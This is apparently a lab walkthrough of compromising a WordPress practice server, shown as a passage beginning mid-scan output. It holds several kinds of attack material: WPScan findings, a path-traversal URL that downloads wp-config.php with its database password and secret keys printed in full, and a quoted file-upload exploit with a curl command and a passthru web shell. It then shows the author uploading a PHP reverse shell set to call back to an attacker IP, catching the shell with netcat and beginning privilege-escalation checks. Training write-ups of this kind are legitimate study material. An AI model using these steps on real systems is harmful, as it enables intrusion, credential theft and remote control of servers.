 |      - https://plugins.trac.wordpress.org/changeset/1556644/wp-support-plus-responsive-ticket-system
 |
 | [!] Title: WP Support Plus Responsive Ticket System < 8.0.8 - Remote Code Execution (RCE)
 |     Fixed in: 8.0.8
 |     References:
 |      - https://wpscan.com/vulnerability/1527b75a-362d-47eb-85f5-47763c75b0d1
 |      - https://plugins.trac.wordpress.org/changeset/1763596/wp-support-plus-responsive-ticket-system
 |
 | [!] Title: WP Support Plus Responsive Ticket System < 9.0.3 - Multiple Authenticated SQL Injection
 |     Fixed in: 9.0.3
 |     References:
 |      - https://wpscan.com/vulnerability/cbbdb469-7321-44e4-a83b-cac82b116f20
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-1000131
 |      - https://github.com/00theway/exp/blob/master/wordpress/wpsupportplus.md
 |      - https://plugins.trac.wordpress.org/changeset/1814103/wp-support-plus-responsive-ticket-system
 |
 | [!] Title: WP Support Plus Responsive Ticket System < 9.1.2 - Stored XSS
 |     Fixed in: 9.1.2
 |     References:
 |      - https://wpscan.com/vulnerability/e406c3e8-1fab-41fd-845a-104467b0ded4
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-7299
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-15331
 |      - https://cert.kalasag.com.ph/news/research/cve-2019-7299-stored-xss-in-wp-support-plus-responsive-ticket-system/
 |      - https://plugins.trac.wordpress.org/changeset/2024484/wp-support-plus-responsive-ticket-system
 |
 | [!] Title: WP Support Plus Responsive Ticket System < 8.0.0 - Privilege Escalation
 |     Fixed in: 8.0.0
 |     References:
 |      - https://wpscan.com/vulnerability/b1808005-0809-4ac7-92c7-1f65e410ac4f
 |      - https://security.szurek.pl/wp-support-plus-responsive-ticket-system-713-privilege-escalation.html
 |      - https://packetstormsecurity.com/files/140413/
 |
 | [!] Title: WP Support Plus Responsive Ticket System < 8.0.8 - Remote Code Execution
 |     Fixed in: 8.0.8
 |     References:
 |      - https://wpscan.com/vulnerability/85d3126a-34a3-4799-a94b-76d7b835db5f
 |      - https://plugins.trac.wordpress.org/changeset/1763596
 |
 | Version: 7.1.3 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt

[+] wp-with-spritz
 | Location: http://www.armourinfosec.test/wp-content/plugins/wp-with-spritz/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2015-08-20T20:15:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/wp-with-spritz/readme.txt
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-with-spritz/, status: 200
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: WP with Spritz 1.0 - Unauthenticated File Inclusion
 |     References:
 |      - https://wpscan.com/vulnerability/cdd8b32a-b424-4548-a801-bbacbaad23f8
 |      - https://www.exploit-db.com/exploits/44544/
 |
 | Version: 4.2.4 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/wp-with-spritz/readme.txt

[+] wpforms-lite
 | Location: http://www.armourinfosec.test/wp-content/plugins/wpforms-lite/
 | Last Updated: 2023-01-05T12:27:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/wpforms-lite/readme.txt
 | [!] The version is out of date, the latest version is 1.7.9
 | [!] Directory listing is enabled
 |
```

```
| Found By: Known Locations (Aggressive Detection)
|  - http://www.armourinfosec.test/wp-content/plugins/wpforms-lite/, status: 200
|
| [!] 3 vulnerabilities identified:
|
| [!] Title: Contact Form by WPForms < 1.5.9 - Authenticated Cross-Site Scripting (XSS)
|     Fixed in: 1.5.9
|     References:
|      - https://wpscan.com/vulnerability/0d5c51d8-a834-4680-9939-b6d37fd3d237
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-10385
|      - https://www.exploit-db.com/exploits/48245/
|      - https://www.jinsonvarghese.com/stored-xss-vulnerability-found-in-wpforms-plugin/
|      - https://packetstormsecurity.com/files/156874/
|      - https://www.getastra.com/blog/911/plugin-exploit/stored-xss-vulnerability-found-in-wpforms-plugin/
|
| [!] Title: Contact Form by WPForms < 1.6.0.2 - Authenticated Stored Cross-Site Scripting (XSS)
|     Fixed in: 1.6.0.2
|     References:
|      - https://wpscan.com/vulnerability/006047c3-2d46-4075-91fe-b55f4b7a4b06
|      - https://fortiguard.com/zeroday/FG-VD-20-063
|      - https://plugins.trac.wordpress.org/changeset/2309431/wpforms-lite/trunk/includes/admin/builder/panels/class-fields.php?old=2288506
|
| [!] Title: Contact Form by WPForms < 1.7.5.5 - Admin+ Arbitrary File Access
|     Fixed in: 1.7.5.5
|     Reference: https://wpscan.com/vulnerability/faa56a23-66bc-4dd7-a5b0-81ea6365d75a
|
| Version: 1.5.8.2 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
|  - http://www.armourinfosec.test/wp-content/plugins/wpforms-lite/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
|  - http://www.armourinfosec.test/wp-content/plugins/wpforms-lite/readme.txt

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 42
 | Requests Remaining: 28

[+] Finished: Wed Jan 11 06:15:40 2023
[+] Requests Done: 102001
[+] Cached Requests: 120
[+] Data Sent: 28.741 MB
[+] Data Received: 17.563 MB
[+] Memory used: 445.152 MB
[+] Elapsed time: 00:01:19
```


ad-manager-wd(get mysql info from wp-config.php)

```
[+] ad-manager-wd
 | Location: http://www.armourinfosec.test/wp-content/plugins/ad-manager-wd/
 | Last Updated: 2019-12-18T11:08:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/ad-manager-wd/readme.txt
 | [!] The version is out of date, the latest version is 1.0.14
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/ad-manager-wd/, status: 200
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: Download Ad Manager by WD - Arbitrary File Download
 |     Fixed in: 1.0.13
 |     References:
 |      - https://wpscan.com/vulnerability/d761d590-964a-409f-ab96-d77bc02671e5
 |      - https://www.exploit-db.com/exploits/46252/
```

and we can find a link in it:http://localhost/wordpress/wp-admin/edit.php?post_type=wd_ads_ads&export=export_csv&path=../wp-config.php

access the link: http://172.16.1.6/wp-admin/edit.php?post_type=wd_ads_ads&export=export_csv&path=../wp-config.php

here is the result:



we save it, and cat it:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat wp-config.php
```

```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wp' );

/** MySQL database username */
define( 'DB_USER', 'root' );

/** MySQL database password */
define( 'DB_PASSWORD', 'Aedcvfr2-4%$3456yhnbgtA' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         '-0Br](6b~4!na}H,C#-`}-b^UfkDq9(Oe>0fY(e1}8K2;[j{ 6o[g`<GL[RsY]S=' );
define( 'SECURE_AUTH_KEY',  'b4kAJ%=hH1E=r,H((yOECP{*)]?~`]EeD!TFBmmB@E^ 9y|,+^NfP,(*$vYgzzx>' );
define( 'LOGGED_IN_KEY',    '*rCx-s7+>~oghfYQ(%N|vIP/3tqGtLMiOGRIttsd;nhd#T/:+>?(5rCH4C)F,+Y/' );
```

```
define( 'NONCE_KEY',         ' fKV6h%(HJ1`=1(ru]8g_lb|%jnfOny]vYqaXY=[d<CTjD( O=f*_-e3)a*N4 0T' );
define( 'AUTH_SALT',         'Oq{7-9kmMEGmdC9n4(!/Mj<}{=VTN5-5Wnr2`FKN}x5 =Cneyy~Sv%9~!7dCjU3o' );
define( 'SECURE_AUTH_SALT', '|}q:EX>-RS^.:E.NF_2Vyh^$E:`!U}kRVDVgBQH0`+ekC6cr%Q38$-)liMyy,R$`' );
define( 'LOGGED_IN_SALT',    '%LMMi9yCtPWn0?sLckpO*HX}zoALDLZvcn{2j)3Gg,qK?G[3L(O&FzdV{32|DWQ!' );
define( 'NONCE_SALT',        'flm:XWco*{[]ZY^N9L]T@R%Z_+<M5D(B^Jf#R.kvqaZaB-QHO_)8VD37bF1Rjyp1' );

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the Codex.
 *
 * @link https://codex.wordpress.org/Debugging_in_WordPress
 */
define( 'WP_DEBUG', false );

/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', dirname( __FILE__ ) . '/' );
}

/** Sets up WordPress vars and included files. */
require_once( ABSPATH . 'wp-settings.php' );
```

acf-frontend-display(get root user info from mysql)

because this vuln allow us to upload file, so we can use php-reverse again.

```
┌──(kali㉿kali)-[~]
└─$ mkdir for_wp_host_server_1

┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads  for_wp_host_server_1  Pictures  Templates
Documents  for_recon  Music                 Public    Videos

┌──(kali㉿kali)-[~]
└─$ cd for_wp_host_server_1

┌──(kali㉿kali)-[~/for_wp_host_server_1]
└─$ ls

┌──(kali㉿kali)-[~/for_wp_host_server_1]
└─$ cp ../for_recon/php-reverse-shell.php ./

┌──(kali㉿kali)-[~/for_wp_host_server_1]
└─$ ls
php-reverse-shell.php

┌──(kali㉿kali)-[~/for_wp_host_server_1]
└─$ cat php-reverse-shell.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
```

```
$ip = '172.16.1.4';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
```

Here is the link:https://packetstormsecurity.com/files/132590/
and is shows:

```
+-------------------------------------------------------------------------------+
#[+] Author: TUNISIAN CYBER
#[+] Title: WP Plugin Free ACF Frontend Display File Upload Vulnerability
#[+] Date: 3-07-2015
#[+] Type: WebAPP
#[+] Tested on: KaliLinux
#[+] Friendly Sites: sec4ever.com
#[+] Twitter: @TCYB3R
+-------------------------------------------------------------------------------+
```

curl -k -X POST -F "action=upload" -F "files=@/root/Desktop/evil.php" "site:wp-content/plugins/acf-frontend-display/js/blueimp-jQuery-File-Upload-d45deb1/server/php/index.php"

File Path:
site/wp-content/uploads/uigen_YEAR/file.php

Example:
site/wp-content/uploads/uigen_2015/evil.php


evil.php:
<?php passthru($_GET['cmd']); ?>

POC:
http://i.imgur.com/7rQCIr6.png

TUNISIAN CYBER(miutex)-S4E

So we use it below:

```
┌──(kali㉿kali)-[~/for_wp_host_server_1]
└─$ curl -k -X POST -F "action=upload" -F "files=@/home/kali/for_wp_host_server_1/php-reverse-shell.php" "http://172.16.1.6/wp-content/plugins/acf-frontend-display/js/blueimp-jQuery-File-Upload-d45deb1/server/php/index.php"
```



and now, we can access here:
http://172.16.1.6/wp-content/uploads/uigen_2023/php-reverse-shell.php

and then run cmd in kali and refresh the link above:

```
┌──(kali㉿kali)-[~/for_wp_host_server_1]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [172.16.1.4] from (UNKNOWN) [172.16.1.6] 49574
Linux armourinfosec.test 3.10.0-693.el7.x86_64 #1 SMP Tue Aug 22 21:09:27 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 06:53:55 up 43 min,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$
```


Now, we enter it:

```
┌──(kali㉿kali)-[~/for_wp_host_server_1]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [172.16.1.4] from (UNKNOWN) [172.16.1.6] 49574
Linux armourinfosec.test 3.10.0-693.el7.x86_64 #1 SMP Tue Aug 22 21:09:27 UTC 2017 x86_64 x86
_64 x86_64 GNU/Linux
 06:53:55 up 43 min,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ ls
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
sh-4.2$
```

now shell spawning:(follow the steps here:https://www.armourinfosec.com/spawning-interactive-reverse-shell/)
python -c 'import pty;pty.spawn("/bin/bash")'

```
sh-4.2$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
sh: python3: command not found
sh-4.2$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.2$ ls
ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
bash-4.2$
```

--




bash-4.2$ **id**
uid=48(apache) gid=48(apache) groups=48(apache)

bash-4.2$ **sudo -l**
Matching Defaults entries for apache on armourinfosec:
!visiblepw, always_set_home, match_group_by_gid, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1
PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

bash-4.2$ **sudo -l**
Matching Defaults entries for apache on armourinfosec:
!visiblepw, always_set_home, match_group_by_gid, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1
PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

